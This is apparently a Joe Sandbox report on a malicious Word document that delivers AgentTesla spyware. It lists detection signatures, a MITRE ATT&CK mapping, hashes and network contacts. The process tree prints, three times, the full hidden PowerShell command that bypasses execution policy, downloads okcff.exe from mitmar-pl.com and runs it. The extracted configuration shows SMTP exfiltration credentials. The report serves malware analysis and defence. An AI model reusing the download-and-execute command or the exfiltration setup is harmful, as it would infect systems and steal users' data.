



**ID:** 553100

**Sample Name:** 478644.doc

**Cookbook:**

defaultwindowsofficecookbook.jbs

**Time:** 10:22:19

**Date:** 14/01/2022

**Version:** 34.0.0 Boulder Opal

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General	29
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General	30
Analysis Process: timeout.exe PID: 1188 Parent PID: 2792	30
General	30
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Windows Analysis Report 478644.doc

## Overview

### General Information

Sample Name:	478644.doc
Analysis ID:	553100
MD5:	c0f8f2fc481e9be...
SHA1:	ab1dbe841b083e..
SHA256:	4b0d21f58347c62..
Tags:	doc
Infos:	
Most interesting Screenshot:	

### Detection

**AgentTesla**

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

### Signatures

- Found malware configuration
- Multi AV Scanner detection for subm...
- Document exploit detected (drops P...
- Yara detected AgentTesla
- Sigma detected: Powershell download...
- Document exploit detected (creates ...)
- Microsoft Office creates scripting files
- Office process drops PE file
- Injects files into Windows application
- Document contains OLE streams wi...
- Bypasses PowerShell execution pol...
- Sigma detected: Change PowerShel...
- Sigma detected: Microsoft Office Pr...
- Sigma detected: PowerShell Downlo...
- Yara detected Costura Assembly Lo...

### Classification

## Process Tree

- **System is w7x64**
  -  **WINWORD.EXE** (PID: 2724 cmdline: "C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /Automation -Embedding MD5: 9EE74859D22DAE61F1750B3A1BACB6F5)
    -  **powershell.exe** (PID: 2904 cmdline: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -NoP -sta -NonI -W Hidden -ExecutionPolicy bypass -NoLogo -command "(New-Object System.Net.WebClient).DownloadFile('http://mitmar-pl.com/okcff.exe','C:\Users\user\AppData\Roaming\lokcff.exe');Start-Process 'C:\Users\user\AppData\Roaming\lokcff.exe' MD5: 852D67A27E454BD389FA7F02A8CBE23F)
    -  **powershell.exe** (PID: 1308 cmdline: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -NoP -sta -NonI -W Hidden -ExecutionPolicy bypass -NoLogo -command "(New-Object System.Net.WebClient).DownloadFile('http://mitmar-pl.com/okcff.exe','C:\Users\user\AppData\Roaming\lokcff.exe');Start-Process 'C:\Users\user\AppData\Roaming\lokcff.exe' MD5: 852D67A27E454BD389FA7F02A8CBE23F)
    -  **powershell.exe** (PID: 292 cmdline: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -NoP -sta -NonI -W Hidden -ExecutionPolicy bypass -NoLogo -command "(New-Object System.Net.WebClient).DownloadFile('http://mitmar-pl.com/okcff.exe','C:\Users\user\AppData\Roaming\lokcff.exe');Start-Process 'C:\Users\user\AppData\Roaming\lokcff.exe' MD5: 852D67A27E454BD389FA7F02A8CBE23F)
      -  **okcff.exe** (PID: 2656 cmdline: "C:\Users\user\AppData\Roaming\lokcff.exe" MD5: E9416A322E9A796D45588BC4FB04CD45)
      -  **cmd.exe** (PID: 2028 cmdline: "C:\Windows\System32\cmd.exe" /C timeout 2 MD5: AD7B9C14083B52BC532FBA5948342B98)
        -  **timeout.exe** (PID: 1972 cmdline: timeout 2 MD5: 419A5EF8D76693048E4D6F79A5C875AE)
        -  **cmd.exe** (PID: 2104 cmdline: "C:\Windows\System32\cmd.exe" /C timeout 2 MD5: AD7B9C14083B52BC532FBA5948342B98)
        -  **timeout.exe** (PID: 2060 cmdline: timeout 2 MD5: 419A5EF8D76693048E4D6F79A5C875AE)
        -  **cmd.exe** (PID: 1864 cmdline: "C:\Windows\System32\cmd.exe" /C timeout 2 MD5: AD7B9C14083B52BC532FBA5948342B98)
        -  **timeout.exe** (PID: 2100 cmdline: timeout 2 MD5: 419A5EF8D76693048E4D6F79A5C875AE)
        -  **cmd.exe** (PID: 1892 cmdline: "C:\Windows\System32\cmd.exe" /C timeout 2 MD5: AD7B9C14083B52BC532FBA5948342B98)
        -  **timeout.exe** (PID: 2780 cmdline: timeout 2 MD5: 419A5EF8D76693048E4D6F79A5C875AE)
        -  **cmd.exe** (PID: 2712 cmdline: "C:\Windows\System32\cmd.exe" /C timeout 2 MD5: AD7B9C14083B52BC532FBA5948342B98)
        -  **timeout.exe** (PID: 2228 cmdline: timeout 2 MD5: 419A5EF8D76693048E4D6F79A5C875AE)
        -  **cmd.exe** (PID: 448 cmdline: "C:\Windows\System32\cmd.exe" /C timeout 2 MD5: AD7B9C14083B52BC532FBA5948342B98)
        -  **timeout.exe** (PID: 2632 cmdline: timeout 2 MD5: 419A5EF8D76693048E4D6F79A5C875AE)
        -  **cmd.exe** (PID: 2792 cmdline: "C:\Windows\System32\cmd.exe" /C timeout 2 MD5: AD7B9C14083B52BC532FBA5948342B98)
        -  **timeout.exe** (PID: 1188 cmdline: timeout 2 MD5: 419A5EF8D76693048E4D6F79A5C875AE)
        -  **cmd.exe** (PID: 836 cmdline: "C:\Windows\System32\cmd.exe" /C timeout 2 MD5: AD7B9C14083B52BC532FBA5948342B98)
        -  **timeout.exe** (PID: 1308 cmdline: timeout 2 MD5: 419A5EF8D76693048E4D6F79A5C875AE)
        -  **cmd.exe** (PID: 2424 cmdline: "C:\Windows\System32\cmd.exe" /C timeout 2 MD5: AD7B9C14083B52BC532FBA5948342B98)
        -  **timeout.exe** (PID: 1204 cmdline: timeout 2 MD5: 419A5EF8D76693048E4D6F79A5C875AE)
        -  **okcff.exe** (PID: 2176 cmdline: C:\Users\user\AppData\Roaming\lokcff.exe MD5: E9416A322E9A796D45588BC4FB04CD45)
    -  **verclsid.exe** (PID: 2432 cmdline: "C:\Windows\system32\verclsid.exe" /S /C {06290BD2-48AA-11D2-8432-006008C3FBFC} /l {00000112-0000-0000-C000-000000000046} /X 0x5 MD5: 3796AE13F680D9239210513EDA590E86)
    -  **notepad.exe** (PID: 2652 cmdline: C:\Windows\system32\NOTEPAD.EXE" "C:\Users\user\AppData\Local\Temp\abdtfhgheghDp .ScT MD5: B32189BDFF6E577A92BAA61AD49264E6)

## Malware Configuration

### Threatname: Agenttesla

```
{
  "Exfil Mode": "SMTP",
  "Username": "hisgraceinme@yandex.com",
  "Password": "newyear2022",
  "Host": "smtp.yandex.com"
}
```

## Yara Overview

### Memory Dumps

Source	Rule	Description	Author	Strings
00000029.00000002.699544517.000000000040 2000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000029.00000002.699544517.000000000040 2000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
00000029.00000000.616337144.000000000040 2000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000029.00000000.616337144.000000000040 2000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
00000005.00000002.438152998.00000000003A 0000.00000004.00000020.sdmp	PowerShell_Susp_Parameter_Combo	Detects PowerShell invocation with suspicious parameters	Florian Roth	<ul style="list-style-type: none"><li>• 0x325b:\$b1: -W Hidden</li><li>• 0x324b:\$c1: -NoP</li><li>• 0x3255:\$d1: -NonI</li><li>• 0x3265:\$e3: -ExecutionPolicy bypass</li><li>• 0x3250:\$f1: -sta</li></ul>

Click to see the 24 entries

### Unpacked PEs

Source	Rule	Description	Author	Strings
41.0.okcff.exe.400000.9.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
41.0.okcff.exe.400000.9.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
41.0.okcff.exe.400000.13.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
41.0.okcff.exe.400000.13.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
9.2.okcff.exe.3605ff0.7.raw.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	

Click to see the 26 entries

## Sigma Overview

### System Summary:



Sigma detected: Change PowerShell Policies to a Unsecure Level

Sigma detected: Microsoft Office Product Spawning Windows Shell

Sigma detected: PowerShell DownloadFile

Sigma detected: Verclsid.exe Runs COM Object

Sigma detected: PowerShell Download from URL

Sigma detected: Windows Suspicious Use Of Web Request in CommandLine

Sigma detected: Non Interactive PowerShell

### Data Obfuscation:



Sigma detected: Powershell download and execute file

# Jbx Signature Overview

 Click to jump to signature section

## AV Detection:



Found malware configuration

Multi AV Scanner detection for submitted file

Machine Learning detection for dropped file

## Software Vulnerabilities:



Document exploit detected (drops PE files)

Document exploit detected (creates forbidden files)

Document exploit detected (process start blacklist hit)

## System Summary:



Microsoft Office creates scripting files

Office process drops PE file

Document contains OLE streams with names of living off the land binaries

Document contains a stream with embedded javascript code

Powershell drops PE file

.NET source code contains very large array initializations

Found suspicious RTF objects

## Data Obfuscation:



Yara detected Costura Assembly Loader

Suspicious powershell command line found

## Persistence and Installation Behavior:



Tries to download and execute files (via powershell)

## Malware Analysis System Evasion:



Queries sensitive network adapter information (via WMI, Win32\_NetworkAdapter, often done to detect virtual machines)

Queries sensitive BIOS Information (via WMI, Win32\_Bios & Win32\_BaseBoard, often done to detect virtual machines)

## HIPS / PFW / Operating System Protection Evasion:



Injects files into Windows application

Bypasses PowerShell execution policy

Injects a PE file into a foreign processes

## Stealing of Sensitive Information:



Yara detected AgentTesla

## Remote Access Functionality:




Yara detected AgentTesla

## Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Valid Accounts	Windows Management Instrumentation <span style="color: #0070C0;">2</span> <span style="color: #E64B19;">1</span> <span style="color: #2ECC71;">1</span>	Path Interception	Process Injection <span style="color: #E64B19;">2</span> <span style="color: #F39C12;">1</span> <span style="color: #2ECC71;">2</span>	Disable or Modify Tools <span style="color: #2ECC71;">1</span>	OS Credential Dumping	File and Directory Discovery <span style="color: #0070C0;">2</span>	Remote Services	Archive Collected Data <span style="color: #0070C0;">1</span> <span style="color: #E64B19;">1</span>	Exfiltration Over Other Network Medium	Ingress Tool Transfer <span style="color: #E64B19;">1</span> <span style="color: #2ECC71;">2</span>
Default Accounts	Scripting <span style="color: #0070C0;">3</span>	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Deobfuscate/Decode Files or Information <span style="color: #2ECC71;">1</span>	LSASS Memory	System Information Discovery <span style="color: #E64B19;">1</span> <span style="color: #F39C12;">1</span> <span style="color: #2ECC71;">4</span>	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Encrypted Channel <span style="color: #E64B19;">1</span>
Domain Accounts	Shared Modules <span style="color: #0070C0;">1</span>	Logon Script (Windows)	Logon Script (Windows)	Scripting <span style="color: #0070C0;">3</span>	Security Account Manager	Security Software Discovery <span style="color: #E64B19;">2</span> <span style="color: #F39C12;">1</span> <span style="color: #2ECC71;">1</span>	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol <span style="color: #2ECC71;">2</span>
Local Accounts	Exploitation for Client Execution <span style="color: #E64B19;">3</span> <span style="color: #F39C12;">3</span>	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information <span style="color: #E64B19;">2</span>	NTDS	Process Discovery <span style="color: #0070C0;">2</span>	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol <span style="color: #E64B19;">2</span> <span style="color: #2ECC71;">2</span>
Cloud Accounts	Command and Scripting Interpreter <span style="color: #E64B19;">1</span> <span style="color: #2ECC71;">1</span>	Network Logon Script	Network Logon Script	Software Packing <span style="color: #0070C0;">1</span>	LSA Secrets	Virtualization/Sandbox Evasion <span style="color: #E64B19;">1</span> <span style="color: #F39C12;">3</span> <span style="color: #2ECC71;">1</span>	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels
Replication Through Removable Media	PowerShell <span style="color: #0070C0;">3</span>	Rc.common	Rc.common	Timestamp <span style="color: #0070C0;">1</span>	Cached Domain Credentials	Application Window Discovery <span style="color: #0070C0;">1</span>	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication
External Remote Services	Scheduled Task	Startup Items	Startup Items	Masquerading <span style="color: #0070C0;">1</span>	DCSync	Remote System Discovery <span style="color: #0070C0;">1</span>	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Virtualization/Sandbox Evasion <span style="color: #E64B19;">1</span> <span style="color: #F39C12;">3</span> <span style="color: #2ECC71;">1</span>	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Process Injection <span style="color: #E64B19;">2</span> <span style="color: #F39C12;">1</span> <span style="color: #2ECC71;">2</span>	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols


## Behavior Graph




## Screenshots

### thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





## Antivirus, Machine Learning and Genetic Malware Detection

### Initial Sample

Source	Detection	Scanner	Label	Link
478644.doc	41%	Virustotal		<a href="#">Browse</a>
478644.doc	31%	ReversingLabs	Document-Office.Trojan.RTFObfustream	

### Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\okcff[1].exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\okcff.exe	100%	Joe Sandbox ML		

### Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
41.0.okcff.exe.400000.5.unpack	100%	Avira	TR/Spy.Gen8		<a href="#">Download File</a>
41.0.okcff.exe.400000.7.unpack	100%	Avira	TR/Spy.Gen8		<a href="#">Download File</a>
41.0.okcff.exe.400000.9.unpack	100%	Avira	TR/Spy.Gen8		<a href="#">Download File</a>
41.0.okcff.exe.400000.13.unpack	100%	Avira	TR/Spy.Gen8		<a href="#">Download File</a>
41.0.okcff.exe.400000.11.unpack	100%	Avira	TR/Spy.Gen8		<a href="#">Download File</a>
41.2.okcff.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1138205		<a href="#">Download File</a>

## Domains

No Antivirus matches

## URLs

Source	Detection	Scanner	Label	Link
http://httP://mitmar-pl.com/okcff.ex	0%	Avira URL Cloud	safe	
http://mitmar-pl.com/Crkraqrd.jpeg	0%	Avira URL Cloud	safe	
http://httP://mitmar-pl.com/okcff.exe	0%	Avira URL Cloud	safe	
http://mitmar-pl.com/Crkraqrd.jpeg	0%	Avira URL Cloud	safe	
http://https://google.comD	0%	Avira URL Cloud	safe	
http://httP://mitmar-pl.com/okcff.exePE	0%	Avira URL Cloud	safe	
http://mitmar-pl.com	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://httP://mitmar-pl.com/ok	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	

## Domains and IPs

### Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
mitmar-pl.com	37.0.9.166	true	true		unknown

### Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://mitmar-pl.com/okcff.exe	false		unknown
http://mitmar-pl.com/Crkraqrd.jpeg	false	• Avira URL Cloud: safe	unknown

### URLs from Memory and Binaries

### Contacted IPs

### Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
37.0.9.166	mitmar-pl.com	Netherlands		198301	WKD-ASIE	true

## General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	553100
Start date:	14.01.2022
Start time:	10:22:19
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 37s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	478644.doc
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	43
Number of new started drivers analysed:	0

Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	<ul style="list-style-type: none"> <li>• HCA enabled</li> <li>• EGA enabled</li> <li>• HDC enabled</li> <li>• AMSI enabled</li> </ul>
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winDOC@53/21@4/1
EGA Information:	<ul style="list-style-type: none"> <li>• Successful, ratio: 25%</li> </ul>
HDC Information:	<ul style="list-style-type: none"> <li>• Successful, ratio: 0.9% (good quality ratio 0.8%)</li> <li>• Quality average: 64.2%</li> <li>• Quality standard deviation: 30.7%</li> </ul>
HCA Information:	<ul style="list-style-type: none"> <li>• Successful, ratio: 99%</li> <li>• Number of executed functions: 0</li> <li>• Number of non-executed functions: 0</li> </ul>
Cookbook Comments:	<ul style="list-style-type: none"> <li>• Adjust boot time</li> <li>• Enable AMSI</li> <li>• Found application associated with file extension: .doc</li> <li>• Found Word or Excel or PowerPoint or XPS Viewer</li> <li>• Attach to Office via COM</li> <li>• Active ActiveX Object</li> <li>• Scroll down</li> <li>• Close Viewer</li> </ul>
Warnings:	Show All

## Simulations

### Behavior and APIs

Time	Type	Description
10:22:29	API Interceptor	95x Sleep call for process: powershell.exe modified
10:22:35	API Interceptor	722x Sleep call for process: okcff.exe modified

## Joe Sandbox View / Context

### IPs

No context

### Domains

No context

### ASN

No context

### JA3 Fingerprints

No context

### Dropped Files

No context

## Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\okcff[1].exe	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	downloaded
Size (bytes):	194560
Entropy (8bit):	4.668942832070624
Encrypted:	false
SSDEEP:	1536:QLwio+gEPHeB9PYR0uQ7nXhMM70iOVCse5m6h:rt+glHeB9PYRnQL6S5
MD5:	E9416A322E9A796D45588BC4FB04CD45
SHA1:	8D261D205C8D34A4A24B713DD6B9585647B8BDEB
SHA-256:	F2DA177AFF59093ABE1D3BC7C1A769BE2701784036C398900A43725D83C9E9A9
SHA-512:	9A1FF2B39DFD93D3B6EAED4685876E8BF877BD1695FDC7095B74ABEADAFBAEE785815FEB75585D31299B3D0A18B5E88890DA942D65F407171C28CAF66655C5AE
Malicious:	true
Antivirus:	<ul style="list-style-type: none"><li>Antivirus: Joe Sandbox ML, Detection: 100%</li></ul>
IE Cache URL:	<a href="http://mitmar-pl.com/okcff.exe">http://mitmar-pl.com/okcff.exe</a>
Preview:	MZ.....@.....!L!This program cannot be run in DOS mode....\$.....PE.....Y.....0.T.....Ns.....@.....@.....@.....S.K.....X.....H.....text..TS.....T.....rsrc..X.....V.....@..@.relOC.....@..B.....0s.....H.....B.../.Hr.....0.....r.p(..(.....(*.....0.Q.....\$8.....\$E.....S.....C.....^.....7...>..2.....(.....[.....m.....8.....8M.....~_.....&.....8.....(E.....q.....^.....8.....io.....8...../(.....8.....8.....(.....*.....~h.....9....&.....8...../(.....t.....8.....(.....*.....~.....9).....&

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\570DA74A.wmf	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	Targa image data - Map - RLE 1569 x 65536 x 0 +2 "\005"
Category:	dropped
Size (bytes):	3712
Entropy (8bit):	5.036435545575714
Encrypted:	false
SSDeep:	96:Gk7Hgwj+mbYf3LSrhOs0f5aSdHn63Dx3:Gk7Awam8fl4s0f5ap3
MD5:	F238B72FF240B9EA28769FFFB0C11843
SHA1:	54EDB9197B4A4C9C3CFFF894A83174DD17DDA9D2
SHA-256:	A37AE38F17314E0B3C0967F597285E9EC9CA175B6DC223ECF76BC6CE79586E05
SHA-512:	4AA9A9EF5432C866F996679D58358CC02DF2CF07346AA030E643EB70258957058EBE10E0EF7CA7E6B41DECE1C99539B738864A24D9DD118E60206263C17620D
Malicious:	false
Preview:	.....@....!.....5.....Segoe UI...C.....@.....R.....A.....:(... ...@.....?<.....!.A.F.f.....:(..... .....G .>..:..9..8..8..8..9.....:.....:.....:.....:.....:.....i2.....K.S(O\$N!.N!.N!.N!.N!.M".M".M".M".M".M".M".M".M".M".M".M".M".M".M".M".N".M".M".O\$.S.O".....l

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	370 sysV pure executable
Category:	dropped
Size (bytes):	262160
Entropy (8bit):	0.05136362991589137
Encrypted:	false
SSDeep:	48:YpVMBmYljDBgdEJdOcfldXdd/u9N7zGkqfoQ6el:Yp/zb+HGffFE
MD5:	A8A92E1C3D97E40596840C5045F94F67
SHA1:	B2B4FB6D579C92F649582F63CC89D7B190AD8025
SHA-256:	2C26843633ABB38F10B1D93AF2D96AC746C7C060EF69E06B113707F3F7FE8E74
SHA-512:	048BAC628842FFEB7A9D218F3E680D38267A3FADA8DFED6DE1C60FA4F7D3BF7B8FA2681D0393D6A7520AE1F594E9649B470550B4344082B3FCDA62AF6A82E112
Malicious:	false
